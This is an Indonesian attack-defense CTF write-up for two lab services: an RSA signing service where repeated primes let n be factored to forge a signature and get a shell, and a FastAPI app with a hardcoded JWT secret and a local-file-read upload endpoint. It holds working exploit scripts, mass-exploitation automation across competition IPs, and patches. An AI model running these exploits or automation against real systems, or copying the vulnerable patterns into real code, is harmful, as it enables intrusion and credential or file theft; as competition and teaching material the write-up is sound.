LKS NASIONAL

Writeup Attack Defense

Prime-Generator (Service 3)

```
import os
import random
from Crypto.Util.number import getPrime
from hashlib import sha256
import time

random.seed(sha256(str(int(time.time())).encode()).digest())

def get_random_bytes(x):
    return random.getrandbits(x*8).to_bytes(x, "big")
primes = [getPrime(512, get_random_bytes) for _ in range(10)]

def gen_pubkey():
    global primes
    p = random.choice(primes)
    q = random.choice(primes)
    n = p*q
    if p in primes: primes.remove(p)
    if q in primes: primes.remove(q)
    return n, p, q

print('Are you an admin?')
admin_context = input('>> ').strip()
is_admin = False
if sha256(open("./flag/flag.txt","rb").read().strip()).hexdigest() ==
admin_context:
    is_admin = True

e = 0x10001
n, p, q = gen_pubkey()
print("The public key:", n)
if is_admin:
    print(f'{p = }')
    print(f'{q = }')
while len(primes) > 0:
    print("1. Encrypt")
    print("2. Regenerate Public Key")
    print("3. Admin Login")
    print("4. Exit")
    choice = int(input(">> "))
    if choice == 1:
        m = int(input("Enter your message: "))
        if m < n:
```


```
            c = pow(m, e, n)
            print(f"Encrypted message: {c}")
        else:
            print("Message too long")
    elif choice == 2:
        n, p, q = gen_pubkey()
        print("The public key:", n)
        if is_admin:
            print(f'{p = }')
            print(f'{q = }')
    elif choice == 3:
        print("Please sign the following captcha")
        captcha = os.urandom(16)
        print(captcha.hex())
        sig = int(input("Enter the signature: "))
        if pow(sig, e, n) == int.from_bytes(captcha, "big"):
            os.system("sh")
        else:
            print("Invalid signature")
    elif choice == 4:
        break
    else:
        print("Invalid choice")

print("out of primes")
```

Executive Summary

Kode diatas merupakan kode enkripsi RSA yang mana user dapat melakukan enkripsi pada opsi 1, lalu men generate public key baru pada opsi 2, dan melakukan verifikasi sig pada opsi 3 yang mana ini lah nantinya yang akan di eksploitasi. Pada opsi ke-3, jika sig(input user)**e%n memiliki nilai yang sama dengan captcha yang sudah diberikan sebelumnya maka user akan mendapatkan shell sh, dimana sig(input user)**e%n adalah hasil dekripsi dari captcha itu sendiri.

Attack Vector

Pertama-tama kami melakukan proses debug kode diatas dengan mengeprint p dan q pada saat men generate publik key baru yaitu pada opsi 2



Disini kami menemukan sesuatu yang menarik, kami menemukan adanya p dan q yang sama. Nah bagaimana ini bisa terjadi?

Fungsi gen_pubkey() memilih dua bilangan prima (p dan q) dari daftar global bilangan prima yang sudah dibuat sebelumnya. Setelah digunakan untuk menghasilkan kunci publik n = p * q, bilangan prima tersebut dihapus dari daftar. Namun, penghapusan ini dilakukan setelah bilangan prima dipilih, sehingga ada kemungkinan bilangan prima yang sama dipilih untuk p dan q. Jika p == q.

Lalu attack ideanya kami adalah kami mencari nilai p dari akar kuadrat n, lalu melakukan operasi jika p*p==n, maka kita dapat menghitung phi yang nantinya juga digunakan untuk menghitung d (private key) untuk melakukan dekripsi captcha untuk mendapatkan shell

```
p = math.isqrt(n)
    if p * p == n:
        phi = p * (p - 1)
        d = inverse(e, phi)
```

Setelah menghitung d, maka kami langsung melakukan dekripsi captcha yang sudah tersedia dengan metode RSA standar seperti biasa. Dan setelah berhasil, kami melakukan pemanggilan dengan cat flag/flag.txt. Berikut solver kami

```python
from Crypto.Util.number import *
import math
from pwn import *
import time

# io = process(["python3", "server.py"])
io = remote("10.0.32.64", 10003)

io.sendlineafter(b">> ", b"ya")
e = 0x10001

while True:
    time.sleep(0.1)
    io.sendlineafter(b">> ", b"2")

    n = int(io.recvline().strip().split(b": ")[1])

    p = math.isqrt(n)
    if p * p == n:
        print("yes")
        phi = p * (p - 1)
        d = inverse(e, phi)
        io.sendlineafter(b">> ", b"3")

        io.recvline()
        captcha = io.recvline().strip()
        captcha_bytes = bytes.fromhex(captcha.decode())
        captcha_value = bytes_to_long(captcha_bytes)

        sig = pow(captcha_value, d, n)
        io.sendlineafter(b"Enter the signature: ", str(sig).encode())
        io.sendline(b"cat flag/flag.txt")
        flag = io.recvline().strip().decode()
        break

print(f"[+] Flag: {flag}")
```

```
┌──(hyl㉿Umar)-[~/LKSN_ATTDEF/service_1]
└─$ python3 sv.py
[+] Opening connection to 10.0.32.84 on port 10003: Done
yes
[+] Flag: flag{zaatadz3keibi46ss1s3acnsvld75yqs}
[*] Closed connection to 10.0.32.84 port 10003

┌──(hyl㉿Umar)-[~/LKSN_ATTDEF/service_1]
└─$
```

Kode diatas merupakan script exploit untuk mendapatkan flag user. Untuk mempermudah kami membuat automation script berikut yang akan menjalankan solver setiap 1 tick ke semua target.

```
import requests
import multiprocessing
import time

from Crypto.Util.number import *
import math
from pwn import *

SUBMITTER_SERVER = "http://10.0.3.17:5000/submit"
ATTDEF_SERVER = "https://and-be.idcyberskills.com/api/v2/"

TOKEN = open('/tmp/token.txt').read().strip()

if not TOKEN:
 print("[-] Token not found")
 exit()

CHALL_ID = '3'
CHALL_PORT = 10003

def exploit(target, port):
 try:
   flag = ""
   io = remote(target, port, level="error")

   io.sendlineafter(b">> ", b"ya")
   e = 0x10001

   while True:
       time.sleep(0.1)
       io.sendlineafter(b">> ", b"2")

       n = int(io.recvline().strip().split(b": ")[1])
       p = math.isqrt(n)
       if p * p == n:
           # print("yes")
           phi = p * (p - 1)
           d = inverse(e, phi)
           io.sendlineafter(b">> ", b"3")
           io.recvline()
```

```
            captcha = io.recvline().strip()
            captcha_bytes = bytes.fromhex(captcha.decode())
            captcha_value = bytes_to_long(captcha_bytes)

            sig = pow(captcha_value, d, n)
            io.sendlineafter(b"Enter the signature: ", str(sig).encode())

            io.sendline(b"cat flag/flag.txt")
            flag = io.recvline().strip().decode()
            # print(f"[+] Flag: {flag}")
            break

    if not flag:
      raise Exception("Flag not found")

    io.close()
    return flag
  except Exception as e:
    print(f"[-] Error: {e} ({target})")

def process_exploit(target_ip, port):
  try:
    print(f"[+] Target IP: {target_ip}")

    flag = exploit(target_ip, CHALL_PORT)

    if not flag:
      print(f"[-] Exploit failed ({target_ip})")
      return

    print(f"[+] Flag: {flag} ({target_ip})")

    requests.post(SUBMITTER_SERVER, json={'flag': [flag]})
  except Exception as e:
    print(f"[-] Error: {e}")

def main():
  target_ip_list = requests.get(ATTDEF_SERVER + "services",
headers={'Authorization': f'Bearer {TOKEN}'}).json()['data'][CHALL_ID]
  timer = 0 # in seconds (TICK)

  while True:
    if timer > 0:
      print(f"[+] Next Exploit in: {timer} seconds", end="\r")
```

```
    timer -= 1
    time.sleep(1)
    continue

  for target_id, target_ip in target_ip_list.items():
    process = multiprocessing.Process(target=process_exploit, args=(target_ip,
CHALL_PORT))
    process.start()

  timer = 300

if __name__ == "__main__":
 main()
```

```
[+] Flag: flag{bcodjo67vf56mfisb2ycccelto2siait} (10.0
.32.83)
[+] Flag: flag{qk33a64v6dx9cm1dccnxn61kodbp9rfw} (10.0
.32.65)
[+] Flag: flag{43l05m2rwntd58mvhkz84jwf752e6u8z} (10.0
.32.72)
[+] Flag: flag{1pndlotpe2lbgopl5rbmbmkxqqnh0ult} (10.0
.32.73)
[+] Flag: LKSN{PLACEHOLDER} (10.0.32.67)
[+] Flag: flag{6b79206154022660 53a252fb783bbb6d} (10.0
.32.82)
[+] Flag: flag{54p5gueys12uiu13js64mx5iu8i01dra} (10.0
.32.84)
[+] Flag: flag{s0bcrgt1uitb3prb6gjnjcec3mv4q2db} (10.0
.32.70)
[-] Error:  (10.0.32.69)
[-] Exploit failed (10.0.32.69)
[+] Flag: flag{y6o967sgtmzvpp2ohamroo3yrnlam6f0} (10.0
.32.68)
[+] Flag: flag{o5t6anr747lui8kwzv1wg5vz7ji9pip7} (10.0
.32.71)
[+] Flag: flag{gtml466mjzilzum9s1aeu2co0p2c4nak} (10.0
.32.66)
[+] Next Exploit in: 190 seconds
```

(Hasil automation script)

Defense

Untuk melakukan patching/perbaikan pada kode termaksud, kami menambahkan beberapa baris kode pada fungsi gen_pubkey()

```
def gen_pubkey():
    global primes
    p = random.choice(primes)
    q = random.choice(primes)
    if p == q:
        return gen_pubkey()
    n = p*q
    if p in primes: primes.remove(p)
    if q in primes: primes.remove(q)
    return n, p, q
```

Tambahan baris if p==q. ini melakukan pengecekkan jika nilai p sama dengan nilai q maka fungsi akan men generate ulang, ini mencegah adanya p dan q yang sama sehingga tidak dapat dilakukan exploit prima yang sama.

Conclusion

Vulnerability pada Penggunaan Ulang Bilangan Prima

- **Deskripsi**: Fungsi `gen_pubkey()` memilih dua bilangan prima (`p` dan `q`) dari daftar global bilangan prima yang sudah dibuat sebelumnya. Setelah digunakan untuk menghasilkan kunci publik `n = p * q`, bilangan prima tersebut dihapus dari daftar. Namun, penghapusan ini dilakukan **setelah** bilangan prima dipilih, sehingga ada kemungkinan bilangan prima yang sama dipilih untuk `p` dan `q`. Jika `p == q`, maka `n` sebenarnya adalah `p^2`, yang membuat keamanan RSA sangat lemah karena faktorisasi `n` menjadi sangat mudah (cukup dengan mengambil akar kuadrat).
- **Ide Serangan**: Jika penyerang menyadari bahwa `p == q`, penyerang dapat dengan mudah memfaktorkan `n` dengan mengambil akar kuadratnya, sehingga bisa membobol enkripsi RSA.

Auther (Service 1)

```python
from fastapi import FastAPI, HTTPException, Header, UploadFile
from pydantic import BaseModel
from typing import Optional
import hashlib
import jwt
import os
import uuid

app = FastAPI()
flag_path = os.getcwd() + '/flag/flag.txt'
secret = "VERY_SECURE"

class User(BaseModel):
   username: Optional[str] = None
   password: Optional[str] = None
   data: Optional[str] = None

users = {}
files = {}

def update_admin():
   f = open(flag_path, "rb")
   flag = f.read().strip()
   f.close()
   hasher = hashlib.sha256()
   hasher.update(flag)
   users["admin"] = User()
   users["admin"].username = "admin"
   users["admin"].password = hasher.hexdigest()
   users["admin"].data = flag

def create_initial_file():
   try:
       files['ping'] = 'pong'
       f = open('ping', 'w')
       f.write('pong')
       f.close()
   except:
       pass
```

```python
@app.post("/register")
async def register(user: User):
    update_admin()
    if user.username in users:
        raise HTTPException(status_code=400, detail="username already
registered")
    users[user.username] = user
    return user

@app.post("/login")
async def login(user: User):
    update_admin()
    if user.username not in users:
        raise HTTPException(status_code=404, detail="user not found")
    usr = users[user.username]
    if user.password != usr.password:
        raise HTTPException(status_code=401, detail="wrong password")

    encoded_jwt = jwt.encode({
        "username": user.username,
    }, secret, algorithm="HS256", headers={
        "alg": "HS256",
        "typ": "JWT"
    })
    return {
        "token": encoded_jwt,
    }

@app.post("/upload")
async def upload_file(filename: Optional[str], file: Optional[UploadFile] =
None):
    try:
        if not filename:
            filename = str(uuid.uuid4())
        if filename in files:
            return {"filename": filename, "content": files[filename]}
        if os.path.isfile(filename):
            return {"filename": filename, "content": open(filename).read()}
        content = await file.read()
        files[filename] = content
        return {"filename": filename, "content": content}
    except:
        return {"error": "upload a file"}
```

```python
@app.post("/data")
def get_data(user: Optional[User] = None, authorization: str =
Header(None)):
    update_admin()
    try:
        data = jwt.decode(authorization, secret, algorithms=['HS256'])
        assert data['username'] in users
    except:
        raise HTTPException(status_code=401, detail="wrong token")
    if user.username not in users:
        raise HTTPException(status_code=401, detail="username invalid")
    return users[user.username]

update_admin()
create_initial_file()
```

Executive Summary

Aplikasi merupakan aplikasi web sederhana yang dibuat dengan python. Aplikasi memiliki 4 buah endpoint. 2 endpoint autentikasi, dan 2 endpoint lain. Endpoint registrasi akan melakukan registrasi user dan akan disimpan dalam memory (variable) dengan mengabaikan username yang sudah ada, dalam hal ini adalah username admin. Endpoint login akan melakukan pengecekan username dan password generate jwt token dengan secrets. Endpoint data akan menampilakan data user dan flag apabila username adalah admin. Endpoint upload akan melakukan mengembalikan content dari sebuah file (file user, ataupun file local server)


Attack Vector

- Insecure JWT Secrets (Vuln 1)

Insecure jwt secret terjadi pada penggunaan secrets yang tidak aman untuk jwt token. Secret yang digunakan adalah sebuah string ‘VERY_SECURE’. dengan ini kita bisa membuat sebuah fake session dengan username admin untuk mendapatkan flag. Karena untuk mendapatkan flag diharuskan field username yang ada pada token harus sama dengan username yang ada pada req body. Contoh berikut merupakan cara untuk membuat token jwt.

Attack untuk mendapatkan flag bisa dilakukan dengan cara mengirim token dengan username admin, dan juga req.body dengan username admin.

```
import requests
import jwt
def exploit(target, port):
 try:
   res = requests.post(f"http://{target}:{port}/data", json={'username': 'admin'}, headers={'Authorization': jwt.encode({'username': 'admin'}, 'VERY_SECURE', algorithm='HS256')})
   flag = res.json()['data']
   if not flag:
      raise Exception("Flag not found")

   return flag
 except Exception as e:
   print(f"[-] Error: {e} ({target})")
print(exploit('10.0.32.60', 8000))
```



Kode diatas merupakan script exploit untuk mendapatkan flag user. Untuk mempermudah kami membuat automation script berikut yang akan menjalankan solver setiap 1 tick ke semua target.

```
import requests
import multiprocessing
import time
```

```python
import jwt

SUBMITTER_SERVER = "http://10.0.3.17:5000/submit"
ATTDEF_SERVER = "https://and-be.idcyberskills.com/api/v2/"

TOKEN = open('/tmp/token.txt').read().strip()

if not TOKEN:
 print("[-] Token not found")
 exit()

CHALL_ID = '3'
CHALL_PORT = 8000

def exploit(target, port):
 try:
   res = requests.post(f"http://{target}:{port}/data", json={'username':
'admin'}, headers={'Authorization': jwt.encode({'username': 'admin'},
'VERY_SECURE', algorithm='HS256')})

   flag = res.json()['data']

   if not flag:
     raise Exception("Flag not found")

   return flag
 except Exception as e:
   print(f"[-] Error: {e} ({target})")

def process_exploit(target_ip, port):
 try:
   print(f"[+] Target IP: {target_ip}")

   flag = exploit(target_ip, CHALL_PORT)

   if not flag:
     print(f"[-] Exploit failed ({target_ip})")
     return

   print(f"[+] Flag: {flag} ({target_ip})")

   requests.post(SUBMITTER_SERVER, json={'flag': [flag]})
 except Exception as e:
```

```
   print(f"[-] Error: {e}")

def main():
 target_ip_list = requests.get(ATTDEF_SERVER + "services",
headers={'Authorization': f'Bearer {TOKEN}'}).json()['data'][CHALL_ID]
  timer = 0 # in seconds (TICK)

 while True:
   if timer > 0:
       print(f"[+] Next Exploit in: {timer} seconds", end="\r")
       timer -= 1
       time.sleep(1)
       continue

   for target_id, target_ip in target_ip_list.items():
     process = multiprocessing.Process(target=process_exploit,
args=(target_ip, CHALL_PORT))
     process.start()

   timer = 300


if __name__ == "__main__":
 main()
```

```
0.32.75)
[+] Flag: flag{heqq2tuyc68opshqsp837jpqae83zsis} (10.
0.32.65)
[-] Exploit failed (10.0.32.72)
[-] Exploit failed (10.0.32.66)
[-] Exploit failed (10.0.32.61)
[-] Exploit failed (10.0.32.70)
[+] Flag: flag{ravzd0vr08q1dsqgcwm3wzxm154hq8it} (10.
0.32.71)
[-] Exploit failed (10.0.32.73)
[+] Flag: flag{oavyi1ontxlipz5krx9ie4hhikvwkv9f} (10.
0.32.68)
[+] Flag: flag{f2e6bi4ylvq9mj5vn5fiq69vs00twqg7} (10.
0.32.83)
[+] Flag: flag{1jxm199iq75cf5xgrkob90ud247hzzfu} (10.
0.32.77)
[+] Flag: flag{nojp019qhjdcf8xikoeij2t5rqrt8eul} (10.
0.32.84)
[-] Error: HTTPConnectionPool(host='10.0.32.63', port
=8000): Max retries exceeded with url: /data (Caused
by ConnectTimeoutError(<urllib3.connection.HTTPConnec
tion object at 0x7fddf1feb950>, 'Connection to 10.0.3
2.63 timed out. (connect timeout=None)')) (10.0.32.63
```

(Hasil automation script)

- LFI (Vuln 2)

Vuln ini didapatkan pada endpoint upload. Tepatnya pada 3 pengecekan berikut:

```python
if not filename:
    filename = str(uuid.uuid4())
if filename in files:
    return {"filename": filename, "content": files[filename]}
if os.path.isfile(filename):
    return {"filename": filename, "content": open(filename).read()}
```

Pengecekan secara sederhana akan mengambil value dari variable files yang sudah diupload jika nama file ada pada variable, atau akan mengambil local file apabila file tersebut ada pada local file server, selebihnya akan mengambil content dari file yang kita upload. Vuln ini terjadi pada pengambilan content local file server. Dengan ini kita bisa mengisi filename dengan path ke flag user yaitu ‘./flag/flag.txt’.

```python
import requests

print(requests.post('http://10.0.32.69:8000/upload', params={'filename': 'flag/flag.txt'}).json())
```

```
┌──(kali㉿kali)-[~/Public/lksn/attdef_exploit_template]
└─$ python3 test-2.py
{"filename":"flag/flag.txt","content":"flag{1m5oyq7firvkg5qhhub65q0l9r5vum9j}\n"}
```

Script diatas akan mengirim params filename yang nantinya akan berisi path menuju flag. Untuk mempermudah exploitasi kami juga membuat automate solver untuk mendapatkan semua flag dari target.

```python
import requests
import multiprocessing
import time
import jwt

SUBMITTER_SERVER = "http://10.0.3.17:5000/submit"
ATTDEF_SERVER = "https://and-be.idcyberskills.com/api/v2/"

TOKEN = open('/tmp/token.txt').read().strip()

if not TOKEN:
 print("[-] Token not found")
 exit()

CHALL_ID = '3'
CHALL_PORT = 8000

def exploit(target, port):
 try:
   flag = requests.post(f'http://{target}:{port}/upload',
params={'filename': 'flag/flag.txt'}).json()['content'].strip()

   if not flag:
     raise Exception("Flag not found")

   return flag
 except Exception as e:
   print(f"[-] Error: {e} ({target})")
```

```python
def process_exploit(target_ip, port):
 try:
   print(f"[+] Target IP: {target_ip}")

   flag = exploit(target_ip, CHALL_PORT)

   if not flag:
     print(f"[-] Exploit failed ({target_ip})")
     return

   print(f"[+] Flag: {flag} ({target_ip})")

   requests.post(SUBMITTER_SERVER, json={'flag': [flag]})
 except Exception as e:
   print(f"[-] Error: {e}")

def main():
 target_ip_list = requests.get(ATTDEF_SERVER + "services",
headers={'Authorization': f'Bearer {TOKEN}'}).json()['data'][CHALL_ID]
  timer = 0 # in seconds (TICK)

 while True:
   if timer > 0:
       print(f"[+] Next Exploit in: {timer} seconds", end="\r")
       timer -= 1
       time.sleep(1)
       continue

   for target_id, target_ip in target_ip_list.items():
     process = multiprocessing.Process(target=process_exploit,
args=(target_ip, CHALL_PORT))
     process.start()

   timer = 300


if __name__ == "__main__":
 main()
```

```
0.32.72)
[+] Flag: flag{jug2l389jr8oygaqoc42wty7u3hxu7o5} (10.
0.32.80)
[+] Flag: flag{guxhxzotlk5i4ewr9ldcfpjwgy918wd9} (10.
0.32.76)
[+] Flag: flag{zctsxy5996hh2qwusw1wu79nzk52v4vq} (10.
0.32.79)
[+] Flag: flag{heqq2tuyc68opshqsp837jpqae83zsis} (10.
0.32.65)
[+] Flag: flag{y33tlod0zfk1lhcc7u75py0g9gy9uji7} (10.
0.32.61)
[+] Flag: flag{v00ruplq3n8e8niusdjpee4lqomsbbrd} (10.
0.32.78)
[+] Flag: flag{xp1zjsv8oyuj9ppw5y5wbzrf7ok5yuc5} (10.
0.32.75)
[+] Flag: flag{nojp019qhjdcf8xikoeij2t5rqrt8eul} (10.
0.32.84)
[+] Flag: flag{1jxm199iq75cf5xgrkob90ud247hzzfu} (10.
0.32.77)
[+] Flag: flag{nnqhj7qo7zjrd4b61ndhoqdidiqt3slb} (10.
0.32.82)
[+] Flag: flag{f2e6bi4ylvq9mj5vn5fiq69vs00twqg7} (10.
0.32.83)
[+] Next Exploit in: 182 seconds
```

(Hasil automate solver)

Defense

- Insecure JWT Secrets (Vuln 1)

Untuk melakukan perbaikan/patch pada kerentanan ini sebenarnya sangat sederhana. Kita hanya perlu mengganti secret menjadi string random yang cukup kuat. Saya menggunakan md5 dari urandom seperti pada capture berikut

```
root@ip-10-0-32-69:/usr/local/share/prime-generator# head -c 32 /dev/urandom | md5sum
5a1eabf29761f94291d9e2076c3bf152  -
root@ip-10-0-32-69:/usr/local/share/prime-generator#
```

Dan ganti secret yang ada pada source code.

```
app = FastAPI()
flag_path = os.getcwd() + '/flag/flag.txt'
secret = "466f51e402f0a707b672c68eaae7b267"
```

Berikut merupakan hasil patch tim kami yang ada pada server.

- LFI (Vuln 2)


Untuk melakukan perbaikan/patch pada kerentanan lfi, kami membatasi/tidak mengizinkan user untuk mengakses local file, pembatasan ini berupa error yang akan muncul apabila user mencoba mengakses local file yang kami miliki.

```python
@app.post("/upload")
async def upload_file(filename: Optional[str], file: Optional[UploadFile] = None):
    try:
        if not filename:
            filename = str(uuid.uuid4())
        if filename in files:
            return {"filename": filename, "content": files[filename]}
        if os.path.isfile(filename):
            raise HTTPException(status_code=401, detail="cannot read local file")
        content = await file.read()
        files[filename] = content
        return {"filename": filename, "content": content}
    except:
        return {"error": "upload a file"}
```

Jadi user hanya bisa mengembalikan konten dari file yang mereka upload.

Tambahan

- Capture semua solver tim kami



Solver dari kiri ke kanan, auther vuln 1 (jwt), auther vuln 2 (lfi), prime-generator

- Capture flag submiter

- Automation Template
- https://github.com/evandrarf/attdef_exploit_template (Solver Template)
- https://github.com/evandrarf/attdeff_submiter (Flag Submiter)

Terima kasih Admin dan Pak Juri sekalian